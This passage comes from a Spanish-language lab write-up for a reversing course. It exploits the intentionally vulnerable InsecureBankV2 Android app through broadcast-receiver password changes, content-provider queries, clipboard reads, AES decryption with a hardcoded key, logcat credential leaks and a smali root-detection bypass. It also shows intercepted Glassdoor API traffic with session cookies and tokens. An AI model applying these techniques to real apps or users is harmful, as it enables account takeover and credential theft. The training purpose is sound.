    String stringExtra = intent.getStringExtra("phonenumber");
    String stringExtra2 = intent.getStringExtra("newpass");
    if (stringExtra == null) {
        System.out.println("Phone number is null");
        return;
    }
}
```

Deberíamos de poder cambiar la contraseña enviando los parámetros necesarios directamente al Broadcast Receiver, que es como un listener que atiende eventos del sistema o bien eventos lanzamos por la aplicación:



```
<activity android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity" android:theme="@style/Theme.IAPTheme"/>
<meta-data android:name="com.google.android.gms.version" android:value="@integer/google_play_services_version"/>
<meta-data android:name="com.google.android.gms.wallet.api.enabled" android:value="true"/>
<receiver android:exported="false" android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver">
    <intent-filter>
        <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
    </intent-filter>
</receiver>
</application>
</manifest>
```

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2
└─ adb shell am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 5554 --es newpass
Broadcasting: Intent { act=theBroadcast flg=0x400000 pkg=com.android.insecurebankv2 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
```



9.- Exploiting Android Content Provider


Podemos rastrear los logings realizando una consulta directa al URI harcodeado en el código que hemos analizado, en la variable estática **PROVIDER_NAME** de la clase **TrackUserContentProvider**:

```
/* loaded from: classes-dex2jar.jar:com/android/insecurebankv2/TrackUserContentProvider.class */
public class TrackUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = "CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT NOT NULL);";
    static final String DATABASE_NAME = "mydb";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String name = "name";
    static final int uriCode = 1;
    private static HashMap<String, String> values;
```

```
rajon@RajKit.local ~ /Desktop/Master Reversing Ejercicios/Modulo-8-Reversing móviles/Tarea-5/InsecureBankV2
└─$ adb shell content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=8, name=devadmin
Row: 1 id=9, name=devadmin
Row: 2 id=10, name=devadmin
Row: 3 id=11, name=devadmin
Row: 4 id=12, name=dinesh
Row: 5 id=13, name=dinesh
Row: 6 id=1, name=jack
Row: 7 id=2, name=jack
Row: 8 id=3, name=jack
Row: 9 id=4, name=jack
Row: 10 id=5, name=jack
Row: 11 id=6, name=jack
Row: 12 id=7, name=jack
```

11.- Exploiting Android Pasteboard

Nos logeamos en la aplicación con un usuario y en transferencias, copiamos el numero de cuenta que introducimos:



Tenemos que extraer el usuario asociado a la aplicación InsecureBankV2 usamos el comando ps:

```
rajon@RajKit.local ~
└─$ adb shell ps | grep insecure
u0_a89 2774 230 964808 144784 ep_poll f0090bb9 S com.android.insecurebankv2
```

Es posible ver el contenido de este portapapeles instanciando un objeto de ClipboardManager llamando al método `getSystemService()`:

- 1 → `getClipboardText()`
- 2 → `setClipboardText()`
- 3 → `hasClipboardText()`

```
rajgon@RajKit.local ~
└─$ adb shell su u0 a89 service call clipboard 3 s16 com.android.insecurebankv2
Result: Parcel(
0x00000000: 00000001 00000001 00000011 '.....'
0x00000010: 00470049 006e0065 00640079 00650053 'I.G.e.n.y.d.S.e.'
0x00000020: 007e0072 00630069 00490065 0070006d 'r.v.i.c.e.I.m.p.'
0x00000030: 0000006c 00000001 0000000a 00650074 'l.....t.e.'
0x00000040: 00740078 0070002f 0061006c 006e0069 'x.t./p.l.a.i.n.'
0x00000050: 00000000 ffffffff 72a1e71a 00000188 '.....r....'
0x00000060: 00000000 00000001 00000001 00000009
0x00000070: 00380038 00380038 00380038 00380038 '8.8.8.8.8.8.8.'
0x00000080: 00000038 ffffffff 00000000 00000000 '8.....'
)
```


12.- Exploiting Weak Cryptography

Efectivamente como mencionaba en el apartado 7 podemos hacer un ataque criptográfico al cifrado AES de 256bits en su versión CBC mediante texto claro conocido, para ello obtenemos del label `superSecurepassword` contenido en el archivo `mySharedPreferences.xml`, el cual hemos obtenido del backup realizado en el apartado 7:

```
rajgon@RajKit.local ~Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─$ cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">ED1H1wWpNSJyUHf55F31FQ==</string>
    <string name="EncryptedUsername">ZGV2YWRtaW4=&#13;&#10;</string>
</map>
rajgon@RajKit.local ~Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/apps 2/com.android.insecurebankv2/sp
└─$ echo 'ED1H1wWpNSJyUHf55F31FQ==' | base64 --decode
9G725"pW2??1?8
```

- `superSecurePassword`: `ED1H1wWpNSJyUHf55F31FQ==`
- `EncryptedUsername`: `ZGV2YWRtaW4=` (*decodificado de base64 “devadmin”*)


En mi caso el backup se hizo logeado con el usuario que estaba hardcodeado en el propio código, y me logee sin introducir ningún password, modificaremos el campo `theString` del código de apk `ExploitAES` y compilaremos:



```
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    final String key = "This is the super secret key 123";
    final String theString="ED1H1wWpNSJyUHf55F31FQ==";

    final byte[] ivBytes = {
        0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    };
}
```

Y nos devolverá el campo vacío, que es realmente la contraseña con la que nos logeamos del usuario `“devadmin”`



Haciendo un pequeño script en python introduciré la contraseña **Jack@123\$** en base64 y lo usaremos para comprobar que funciona con la llave hardcodeada y el vector de inicialización también hardcodeado en código:

```
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─ ccat decrypt.py
from Crypto.Cipher import AES
import base64

key = b'This is the super secret key 123'

iv = 16 * b'\x00'

password_2 = base64.b64decode("EdlH1wWpNSJyUHf55F31FQ==")

password = base64.b64decode("v/sJpihDCo2ckDmLW5Uwiw==")  
[red box around password]
aes = AES.new(key, AES.MODE_CBC, iv)


decrypted_password = aes.decrypt(password)

print("Password Desencriptado: " + decrypted_password)
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─ python2 decrypt.py
Password Desencriptado: Jack@123$  
[red box around Jack@123$] ← arrow from previous line
rajgon@RajKit.local ~/Desktop/Master Rversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5
└─
```

13.- Insecure Logging

Mientras hacemos el login entre la app y el *back-end* de la aplicación arrancamos logcat desde *adb shell* y podemos ver directamente como pasan las credenciales en *textoplano*:

```
text=u:object_r:sysfs:s0 tclass=file permissive=1
06-01 11:45:53.998 499 499 I health@2.0-serv: type=1400 audit(0.0:1620): avc: denied { read } for path="/sys/class/power_supply/BAT0/present" dev="sysfs" ino=114 scontext=u:object_r:sysfs:s0 tclass=file permissive=1
06-01 11:46:00.014 483 483 I local_opengl: type=1400 audit(0.0:1621): avc: denied { write } for path="/dev/fd/22468" dev="fd" ino=22468 scontext=u:r:local_opengl:s0 tcontext=u:r:local_opengl:s0 tclass=file permissive=1
06-01 11:46:09.879 492 519 V EmulatedCamera_BaseCamera: getCameraInfo
06-01 11:46:09.884 492 519 V EmulatedCamera_BaseCamera: getCameraInfo
06-01 11:46:09.998 499 499 I health@2.0-serv: type=1400 audit(0.0:1623): avc: denied { write } for path="/dev/c768" dev="fd" ino=8 scontext=u:r:hal_health_default:s0 tcontext=u:object_r:fuse:s0 tclass=file permissive=1
06-01 11:46:11.522 1127 1127 I Thread-140: type=1400 audit(0.0:1626): avc: denied { write } for path="/data/data/com.termux/files/home/dinesh/.memtrack" dev="ext4" ino=1127 scontext=u:r:hal_memtrack_default:s0 tcontext=u:r:hal_memtrack_default:s0 tclass=binder permissive=1
^C
rajgon@RajKit.local ~
└─ adb shell logcat | grep "dinesh"
06-01 11:28:17.069 5193 5231 D Successful Login:: , account=dinesh:Dinesh@123$  
06-01 11:44:42.776 5193 6906 D Successful Login:: , account=dinesh:Dinesh@123$  
06-01 11:46:35.994 5193 7052 D Successful Login:: , account=dinesh:Dinesh@123$  
└─
```



14.- Intent Sniffing

Compilamos la apk **SniffIntents** con android estudio:

The screenshot shows the Android Studio interface. On the left, the project tree under 'app' shows a package named 'com.android.dns.sniffintents' containing 'MainActivity' and 'MyReceiver'. A red box highlights this package. Below it is an 'androidTest' folder. On the right, the code editor displays 'MainActivity.java' with the following content:

```
package com.android.dns.sniffintents;
import ...


public class MainActivity extends AppCompatActivity {
    Button bypassLogin;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        IntentFilter filter = new IntentFilter("theBroadcast");
        MyReceiver receiver = new MyReceiver();
        registerReceiver(receiver, filter);
        TextView t1 = (TextView) findViewById(R.id.textView);
    }
}
```

La instalamos con *adb*:

```
rajon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing mobiles/Tarea-4/InsecureBankV2/Android-Insecu
niffintents/app/build/outputs/app-debug
└─ adb install app-debug.apk
Performing Streamed Install
Success
```

Ejecutamos *SniffIntents* en el *background* del emulador, arrancamos *InsecureBank* nos *logeamos* y cambiamos el password:



Esto sucede por que conocemos el filtro de intención para el componente del receptor, que hemos extraído del **AndroidManifest.xml** ("theBroadcast")

15.- Proxying Android Traffic on Device

Realizando un *bug bounty* en *Hackerone* a la aplicación *Glassdoor*, tratando de encontrar alguna forma de obtener información enviando peticiones falsas y tratando de obtener en tiempo de ejecución la forma en la que cifraba el nombre de la **API** que usaba en el *backend* realice este mismo ejercicio haciendo **MITM** a **HTPoverTLS**, y también use **FRIDA** para el **SSLPINING** y resulta que los datos del usuario van en texto plano:

```
Request to https://api.glassdoor.com:443 [104.17.90.51]
Forward Drop Intercept is on Action Open browser
Pretty Raw Headers Query params Body params Cookies Attributes
1 POST /api-internal/secure/api.htm?action=createGDAccount&t.k=fz6JLNgLv&appVersion=9.13.0&responseType=json&s.expires=1684077717282&signature=3DH0D12Fu0d0dvine9hiFEJu1lsnq%3D%0A&t.=16&locale=es_AR&deviceLocale=en_US HTTP/1.1
2 Host: api.glassdoor.com
3 Cookie: AWSALB=
4Rzgs4Cn/Lic/5P55S2oCaJkyDNQrtqyWhxV6hj3+jPa80Y2Dip+0RgEhm0k1Xm745hI2vHdyh9Kv0lqc0lH20FaMAHGBLfT9alsB/yCoS9gXzg1ZRG+AKRoe0FPhdaFLE6tDupvVEpa
Fp+9UjhXtVHdPi2FEBffFiF17uFcDUUsjN3I60d70vcMQ==; Expires=Sat, 20 May 2023 [REDACTED]; Path=/; Secure; SameSite=None; gId=da1f057c-7c85-4755-ba2f-f71c406caec; Max-Age=315360000; Expires=Tue, 10-May-2033 [REDACTED]; Path=/; Secure; SameSite=None; JSESSIONID=D7A02A68D866688783BC4044AA8A974; Max-Age=21600; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; HttpOnly; Secure; SameSite=None; _cfuvid=zarb_CqpWraFTG3PAGE7anOK4Qa0.Qvf1j9CYKxa-1683984480002-0-60480000; path=/; domain=glassdoor.com; HttpOnly; Secure; SameSite=None; gdsid=1683984480146:168398599416:1A7EDF60ABE9992564A359DAB22E1FCB; Path=/; Max-Age=21600; Expires=Sat, 13 May 2023 [REDACTED]; Secure; HttpOnly; SameSite=None; unc=8013A8318C5172107CA52DF433675E9E66D6F14A216470FB115T0DF1F590412129722AE25FA3A7643C7E491CB73834F31FD0A6B166570FBD7A77F3DDB880D86635D262A9DEADD3FA963B47AFF954FF6297E82F8E734A142A053A425FB8817E50EE6C6505A10911B544A729E0B0592A23D2618E81A95C952E513B95C7CACB193885A98C750CBDAA0C6AF173FC0105; Path=/; Secure; Expires=Fri, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; cass=1; Max-Age=7200; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; at=3LQUA_VRr_1XT50a2vtMghWWh-ykyp04tZKcdPJieF1cJ-XdxttLQSx1hBAMC0fe7Q0MnGa3rCKw30aBWT1nxEKKS9Xtssx_n7jLh-uZ-gA5K1yFGV_Qn0a98VUXHjxZidcFSxHxNH9Wiqd_LIvrzrwmUK1G16A_E3lb3ayG-tjqhw03m0tMezv42kE04Ho0PAxswe2ptIgWlVz37ehPfr28w60ZeUhms5XqExhWxaSiCoRotw9--yk0YG39H3jImMFNKA1a97d1-lkjykfXm1pOpKw6bsUyyhyhvrk_JY707r1ahLP8-b3ngKEki7ba8Klgf4xgCrkw3Z5QMFHtc59Ww_jg;LTUT6d5vp0G1ycd000a17W0v0pJ57cyfuZ59eQ2v8NBm_1kL_mcu106_SnRKJUDDLzWGTa0myRwdREMSZDDGo-vgt07Akty8evYbQSHFBqItJTKE31EZjTK-L341mXWfAbZKjTRCWhrSwR4FL2RChmvJlgZ1k6tWnCwfLfvu1qca20_.KJksXG5zZru2nA-6rofUYntqZJ125zsEXKLodYcafwdxu0_.WS0fNzmr8srm1o2LJ1ig_zuJSF046slpjzla2WQtglmh67fK15HUuteXT_lgIfgleLE-I2I9rPs520GaWt_TUBn_j_vmvn0IdXs5maYcYrA_YjR7DcnajpQsYu8stQU4bfmI-_DUMJwE7VVH19DIQcr4VBjqlMcAuP7C2l6XiYwxp04FDLPQ; Path=/; Max-Age=3.557600; Expires=Sun, 12 May 2024 [REDACTED]; Path=/; Secure; HttpOnly; SameSite=None; AWSALBCORS=rRzgs4Cn/Lic/5P55S2oCaJkyDNQrtqyWhxV6hj3+jPa80Y2Dip+0RgEhm0k1Xm745hI2vHdyh9Kv0lqc0lH20FaMAHGBLfT9alsB/yCoS9gXzg1ZRG+AKRoe0FPhdaFLE6tDupvVEpa
Fp+9UjhXtVHdPi2FEBffFiF17uFcDUUsjN3I60d70vcMQ==; Expires=Sat, 20 May 2023 [REDACTED]; Path=/; SameSite=None; GSESSIONID=77E606A8041A658A3B86D8FDE28399A7; Max-Age=7200; Expires=Sat, 13-May-2023 [REDACTED]; Path=/; Secure; SameSite=None; JSESSIONID_JX_APP=C7D136AF20E47D4FA4984D91B6EBC483; Max-Age=21600; Expires=Sat, 13 May 2023 [REDACTED]; Path=/; Secure; HttpOnly; SameSite=None; asst=1683984479.0; Path=/; Max-Age=1800; Expires=Sat, 13 May 2023 [REDACTED]; Path=/; Secure; SameSite=None
4 X-Gd-Glassbowl-User: true
5 User-Agent: Mozilla/5.0 (Linux; Android 10; Pixel C Build/QQ10.200105.002; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/74.0.3729.186 Safari/537.36 GDDroid/9.13.0
6 Content-Type: application/x-www-form-urlencoded
7 Content-Length: 166
8 Accept-Encoding: gzip, deflate
9 Connection: close
10
11 user.email=[REDACTED]@gmail.com user.password=123456789 user.passwordConfirm=123456789 userOriginHook=MOBILE_WALKTHROUGH&userOrigin=DROID_EMAIL&emailOptOut=false
```

```
Set-Cookie: __cf_bm=7svxTGE03PclqVOU14WTA06_QluThWX_6L2KL_d0eI-1684015524-0-AaRYbvWq0nAUkwWN55abkuy4h1/sxQYTl0o3iJ8ollwlQ0F4uiR4p5VtbRNGAW+QYHrQArwVShkDkcisQmjV/pkgJRVgodPvfI4HTy8lk; path=/; expires=Sat, 13-May-23 [REDACTED]; domain=glassdoor.com; HttpOnly; Secure; SameSite=None
25 Server: cloudflare
26 Cf-Ray: [REDACTED]
27 Alt-Svc: h3="443"; ma=86400, h3-29="443"; ma=86400
28
29 {
  "success":true,
  "status":"OK",
  "jsessionid":"",
  "result":"success",
  "response":{
    "errors":[
    ],
    "userid":25 [REDACTED]
```

No llegué a nada interesante, ademas este tipo de problemas no los consideran de riesgo ya que requiere tener *rooteados* el smartphone de origen, pero estuve interesante bucear por aquí.

16.- APK to Smali

Decompilamos con apktool:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea 5
└─> apktool d InsecureBankv2.apk
I: Using Apktool 2.7.0 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/rajgon/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Y en la carpeta *smali* tendríamos todas las **clases** de la aplicación en su formato *smali*:

```
rajgon@RajKit.local ~/Desktop/Master Rerversing Ejercicios/Modulo-8-Reversing moviles/Tarea-5/InsecureBankv2/smali/com/android/insecurebankv2
└─> ls
BuildConfig.smali
CryptoClass.smali
ChangePassword$1.smali
ChangePassword$RequestChangePasswordTask$1.smali
ChangePassword$RequestChangePasswordTask$2.smali
ChangePassword$RequestChangePasswordTask.smali
ChangePassword.smali
DoLogin$RequestTask$1.smali
DoLogin$RequestTask.smali
DoLogin.smali
DoTransfer$1.smali
DoTransfer$2.smali
DoTransfer$RequestDoGets2$1.smali
DoTransfer$RequestDoGets2.smali
DoTransfer$RequestDoTransferTask$1.smali
DoTransfer$RequestDoTransferTask.smali
DoTransfer.smali
FilePrefActivity$1.smali
FilePrefActivity.smali
LoginActivity$1.smali
LoginActivity$2.smali
LoginActivity$3.smali
LoginActivity.smali
MyBroadCastReceiver.smali
MyWebViewClient.smali
Postlogin$1.smali
Postlogin$2.smali
Postlogin$3.smali
PostLogin.smali
R.drawable.smali
R$id.smali
R$integer.smali
R$layout.smali
R$menu.smali
R$mipmap.smali
R$raw.smali
R$string.smali
R$style.smali
R$styleable.smali
R.smali
TrackUserContentProvider$DatabaseHelper.smali
TrackUserContentProvider.smali
ViewStatement.smali
WrongLogin.smali
RSanim.smali
RSattr.smali
RSbool.smali
RScolor.smali
RSdimen.smali
└─> ccat DoLogin.smali
.class public Lcom/android/insecurebankv2/DoLogin;
.super Landroid/app/Activity;
.source "DoLogin.java"


# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lcom/android/insecurebankv2/DoLogin$RequestTask;
    }
.end annotation

# static fields
.field public static final MYPREFS:Ljava/lang/String; = "mySharedPreferences"

# instance fields
.field password:Ljava/lang/String;
.field protocol:Ljava/lang/String;
```

17.- Reading Android Memory

Para hacer un volcado del HEAP tendremos que hacer un dump desde *Android Studio*, desde **Profiler** añadiremos una nueva sesión vinculada dispositivo virtual y a la aplicación que queramos, seleccionamos en la linea de tiempo la franja y exportamos el Heap Dump:





El archivo exporta tenemos que cambiarlo de formato para importarlo en el analizador de memoria de Eclipse con la herramienta **hprof-conv**:

```
rajgon@RajKit.local ~/Library/android/sdk/build-tools/28.0.3
↳ hprof-conv /Users/rajgon/Desktop/Master\ Reversing\ Ejercicios/Modulo-8-Reversing\ moviles/Tarea-5/Memory_dump/memory-20230602T120558.hprof /
Users/rajgon/Desktop/Master\ Reversing\ Ejercicios/Modulo-8-Reversing\ moviles/Tarea-5/Memory_dump/memory_con_formato.hprof
↳

```

Una vez importado en Eclipse podremos ir recorriendo dentro las las apps sus clases, con sus respectivos objetos, atributos..



3.- Bypass Android Root Detection

Si nos vamos a la clase PostLogin vemos como existe una sentencia condicional donde se evalúa la expresión “**isrooted**” , lo quearemos será parchear esa condición en la propio clase en código *Smali*:

Modificaremos el código con un **GOTO cond2**, para que salte directamente y muestre “*Device not Rooted!!*”:

```
.method showRootStatus()V
.locals 3

.prologue
const/4 v1, 0x1

.line 86
const-string v2, "/system/app/Superuser.apk"

invoke-direct {p0, v2}, Lcom/android/insecurebankv2/PostLogin;->doesSuperuserApkExist(Ljava/lang/String;)Z
move-result v2

if-nez v2, :cond_0

.line 87
invoke-direct {p0}, Lcom/android/insecurebankv2/PostLogin;->doesSUexist()Z
move-result v2

ifeqz v2, :cond_1

:cond_0
move v0, v1

.line 88
.local v0, "isrooted":Z
:goto_0
if-ne v0, v1, :cond_2
.line 90
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/TextView;
const-string v2, "Rooted Device!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
.line 96
:goto_1
return-void

.line 87
.end local v0    # "isrooted":Z
:cond_1
const/4 v0, 0x0
goto :goto_0

.line 94
.restart local v0    # "isrooted":Z
:cond_2
iget-object v1, p0, Lcom/android/insecurebankv2/PostLogin;->root_status:Landroid/widget/TextView;
const-string v2, "Device not Rooted!!"
invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V
.goto :goto_1
.end method
```

```
.line 88
.local v0, "isrooted":Z
:goto_0
# if-ne v0, v1, :cond_2
goto :cond_2
```

Una vez modificado lo re-compilamos, firmamos y la instalamos en el emulador:

